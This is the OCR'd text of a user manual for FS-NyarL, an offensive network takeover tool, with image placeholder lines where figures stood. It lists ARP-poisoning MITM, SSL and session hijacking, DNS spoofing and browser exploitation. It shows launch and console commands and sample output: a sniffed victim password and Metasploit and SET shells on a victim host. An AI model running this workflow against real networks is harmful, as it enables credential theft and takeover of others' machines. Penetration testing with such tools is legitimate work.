FS-Nyarl

THE CRAWLING CHAOS OF CYBER SECURITY

www.fulgursecurity.com

M A N U A L

AUTHOR: Alberto Fontanella

EMAIL: itsicurezza @ yahoo.it

WEB: www.fulgursecurity.com

OVERVIEW

NyarL it's Nyarlathotep, a mitological chaotic deity of the writer HP. Lovecraft's cosmogony. It's represent Crawling Chaos and FS-NyarL it's The Crawling Chaos of Cyber Security :-) A network takeover & forensic analysis tool - useful to advanced PenTest tasks & for fun and profit - but use it at your own risk!

- Interactive Console
- Real Time Passwords Found
- Real Time Hosts Enumeration
- Tuned Injections & Client Side Attacks
- ARP Poisoning & SSL Hijacking
- Automated HTTP Report Generator

ATTACKS IMPLEMENTED

- MITM (Arp Poisoning)
- Sniffing (With & Without Arp Poisoning)
- SSL Hijacking
- HTTP Session Hijaking (Take & Use Session Cookies)
- Client Browser Takeover (with Filter Injection in data stream)
- Browser AutoPwn (with Filter Injection in data steam)
- Evil Java Applet (with Filter Injection in data stream)
- DNS Spoofing
- Port Scanning

POST ATTACKS DATA OBTAINED

- Passwords extracted from data stream
- Pcap file with whole data stream for deep analysis
- Session flows extracted from data stream (Xplico & Chaosreader)
- Files extracted from data stream
- Hosts enumeration (IP,MAC,OS)
- URLs extracted from data stream
- Cookies extracted from data stream
- Images extracted from data stream
- List of HTTP files downloaded extracted from URLs

DEPENDENCIES (aka USED TOOLS)


- Chaosreader (already in bin folder)
- Xplico
- Ettercap
- Arpspoof
- Arp-scan
- Mitmproxy
- Nmap
- Tcpdump
- Beef
- SET
- Metasploit
- Dsniff
- Macchanger
- Hamster
- Ferret
- POf
- Foremost
- SSLStrip

SETUP


See conf/nyarl.conf CONFIGURATION FILE.

RUN

./FS-NyarL




COMMANDS & STATUS



MITM ATTACK & DEEP ANALYSIS

```
sudo ./FS-NyarL -m 1 -g 192.168.1.1 -h ANY -v
```



PASSWORD SNIFFING:

```
Type help to info :~# passwords

   [-] Victim Passwords Found: 1

       [1]

        Victim   :  192.168.1.128
        Protocol :  TCP
        IP/Port  :  62.149.158.90:80
        URL      :  http://webmail.aruba.it//xfm.html?_v_=v4r1b17.20120629_1045
        Username :  victim@site.com
        Password :  abcabc123


Type help to info :~#
```

CLIENT SIDE ATTACK: EVIL JAVA APPLET

```
   Commands:

   [-] status
   [-] hosts [enum]            (show/enum victim hosts)
   [-] passwords               (show passwords found)
   [-] exit                    (exit & generate report ;-)
   [-] nmap start [stop]       (portscan victim hosts [100 ports])
   [-] nmap start invasive     (portscan victim hosts [1000 ports])
   [-] dnsspoof edit           (edit dnsspoof entries)
   [-] dnsspoof start [stop]   (hijack specific DNS Requests)
   [-] dnsspoof start any      (hijack any DNS Requests)
   [-] beef start [stop]       (start/stop BeEF)
   [-] browserpwn start [stop] (start/stop Browser AutoPwn)
   [-] javattack start [stop]  (start/stop Java Applet Attack)

Type help to info :~# javattack start

   [+]  Java Applet Attack Enabled                    [OK]
   [+]  Java Applet Attack Filter Injected            [OK]

Type help to info :~#
```


```
[SET] Java Applet Attack Console
set> 172.16.19.129 - - [05/Aug/2013 10:25:49] "GET /index.html HTTP/1.1" 200 -
172.16.19.129 - - [05/Aug/2013 10:25:50] "GET /Signed_Update.jar HTTP/1.1" 200 -
172.16.19.129 - - [05/Aug/2013 10:25:51] "GET /5gDqsUFju HTTP/1.1" 200 -
----------------------------------------
Exception happened during processing of request from ('172.16.19.129', 1108)
[*] Connection received from: 172.16.19.129


*** Pick the number of the shell you want ***

1: 172.16.19.129:WINDOWS
2: 172.16.19.129:WINDOWS

set>
```

CLIENT SIDE ATTACK: BROWSER AUTOPWN


```
-==============   [  ATTACK VICTIM-NETWORK  ]   ==============-

[+]  Network Hosts Enumeration                     [OK]
[+]  SSL Hijacking                                 [OK]
[+]  HTTP Session Hijacking                        [OK]
[+]  MITM Attack 172.16.19.1 & 172.17.19.129 Host

   [-]  Sniffing Attack WITHOUT Arp Poisoning      [OK]

Type help to info :~# hosts

   [-] Victim Hosts: 2

     [-] 172.16.19.129        00:50:56:37:57:dd       VMWare, Inc.
     [-] 172.16.19.254        00:50:56:fb:85:09       VMWare, Inc.

Type help to info :~# browserpwn start

   [+]  Browser AutoPwn Enabled                    [OK]
   [+]  Browser AutoPwn Filter Injected            [OK]

Type help to info :~#
```


```
[METASPLOIT] Browser AutoPwn Console
msf auxiliary(browser_autopwn) > sessions

Active sessions
===============

  Id  Type                  Information                    Connection
  --  ----                  -----------                    ----------
  1   meterpreter java/java  Administrator @ root-ca309731c4  172.16.19.1:7777 -> 172.16.19.129:1071
9.129)
  2   meterpreter java/java  Administrator @ root-ca309731c4  172.16.19.1:7777 -> 172.16.19.129:1072
9.129)
  3   meterpreter java/java  Administrator @ root-ca309731c4  172.16.19.1:7777 -> 172.16.19.129:1075
9.129)

msf auxiliary(browser_autopwn) >
```

CLIENT SIDE ATTACK: BROWSER EXPLOIT FRAMEWORK




DNS SPOOFING ATTACK





END OF THE GAMES & REPORT :-)



EOF

Nyarlatothep picture by Tillinghast23
(tillinghast23.deviantart.com)

WWW.FULGURSECURITY.COM